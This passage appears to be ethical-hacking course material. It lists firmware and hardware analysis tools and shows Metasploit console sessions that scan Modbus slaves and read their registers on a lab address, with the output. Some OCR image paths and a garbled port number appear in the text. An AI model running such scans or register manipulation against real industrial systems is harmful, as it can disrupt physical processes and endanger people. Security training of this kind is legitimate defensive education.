- **Screwdrivers and Precision Screwdrivers**: Attackers use this equipment to open or disassemble the devices to analyze the internal parts.
- **Precision Tweezers for Connection and Converters**: Attackers can use connection tweezers, UART converter/serial ports to USB, etc., to capture information directly from the communication bus.

Software Tools:

- **GDB**

  Source: *https://www.gnu.org*

  GDB is a debugging tool for Linux that allows attackers to comprehend the process of on-chip executions.

- **OpenOCD**

  Source: *https://openocd.org*

  OpenOCD enables attackers to connect their system and the chip they want to examine. The communication can be allowed using GDB in 333/port or using a telnet interface via 4444/TCP port.

- **Binwalk**

  Source: *https://github.com*

  Binwalk helps attackers to scan and examine firmware binaries and images; it immediately displays different encryption types, sizes, partitions, filesystems involved, etc.

- **Fritzing**

  Source: *https://fritzing.org*

  The Fritzing tool assists attackers in designing electronic diagrams and circuits.

- **Radare2**

  Source: *https://github.com*

  Radare2 is a portable framework that helps attackers to perform reverse engineering and various activities such as analyzing binaries.

- **OllyDbg**


  Source: *https://www.ollydbg.de*

  OllyDbg is a code-disassembling tool that enables attackers to examine binaries in Windows systems.

- **IDA Pro**

  Source: *https://hex-rays.com*

  IDA Pro is a dissembler tool that performs the same operation as OllyDbg.



Hacking Modbus Slaves using Metasploit

- **Modbus Master** and **Slaves** communicate in plaintext, without any authentication
- Attackers can exploit this vulnerability to generate and **send similar query packets** to Modbus Slaves to access and manipulate the registers and coils of the Slave
- Attackers use hacking tools such as **Metasploit** to scan Modbus Slaves and manipulate the data of Modbus Slave

Scanning Modbus Slaves

```
msf > use auxiliary/scanner/scada/modbus_findunitid
msf auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationI
   RHOST                          yes       The target address
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to va

msf auxiliary(scanner/scada/modbus_findunitid) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbus_findunitid) > run

[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 1 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  2
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 3 (probably not in use)
[+] 192.168.1.104:502 - Received: correct MODBUS/TCP from stationID  4
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 5 (probably not in use)
[*] 192.168.1.104:502 - Received: incorrect/none data from stationID 6 (probably not in use)
```

Manipulating Modbus Slave's Data

```
msf auxiliary(scanner/scada/modbusclient) > set data_address 0
data_address => 0
msf auxiliary(scanner/scada/modbusclient) > set number 5
number => 5
msf auxiliary(scanner/scada/modbusclient) > set rhost 192.168.1.104
rhost => 192.168.1.104
msf auxiliary(scanner/scada/modbusclient) > set unit_number 2
unit_number => 2
msf auxiliary(scanner/scada/modbusclient) > run


[*] 192.168.1.104:502 - Sending READ REGISTERS...
[+] 192.168.1.104:502 - 5 register values from address 0 :
[+] 192.168.1.104:502 - [11, 22, 33, 0, 0]
[*] Auxiliary module execution completed
msf auxiliary(scanner/scada/modbusclient) > 
```

Hacking Modbus Slaves using Metasploit

Modbus Master and Slaves communicate in plaintext without any authentication. Attackers can exploit this vulnerability to generate and send similar query packets to Modbus slaves to access and manipulate Slave's registers and coils. Attackers can perform this attack only if the attacker's machine can send packets to Modbus Slave and the packets sent use the Modbus protocol format. Attackers use hacking tools such as Metasploit to perform various attacks on Modbus Slaves.

- **Scanning Modbus Slaves**

  Attackers use `auxiliary/scanner/scada/modbus_findunitid` Metasploit module to scan and detect Modbus Slaves connected to the target network LAN or inside a Modbus gateway.



```
msf > use auxiliary/scanner/scada/modbus_findunitid
msf auxiliary(scanner/scada/modbus_findunitid) > show options

Module options (auxiliary/scanner/scada/modbus_findunitid):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BENICE        1                yes       Seconds to sleep between StationI
   RHOST                          yes       The target address
   RPORT         502              yes       The target port (TCP)
   TIMEOUT       2                yes       Timeout for the network probe, 0
   UNIT_ID_FROM  1                yes       ModBus Unit Identifier scan from
   UNIT_ID_TO    254              yes       ModBus Unit Identifier scan to va

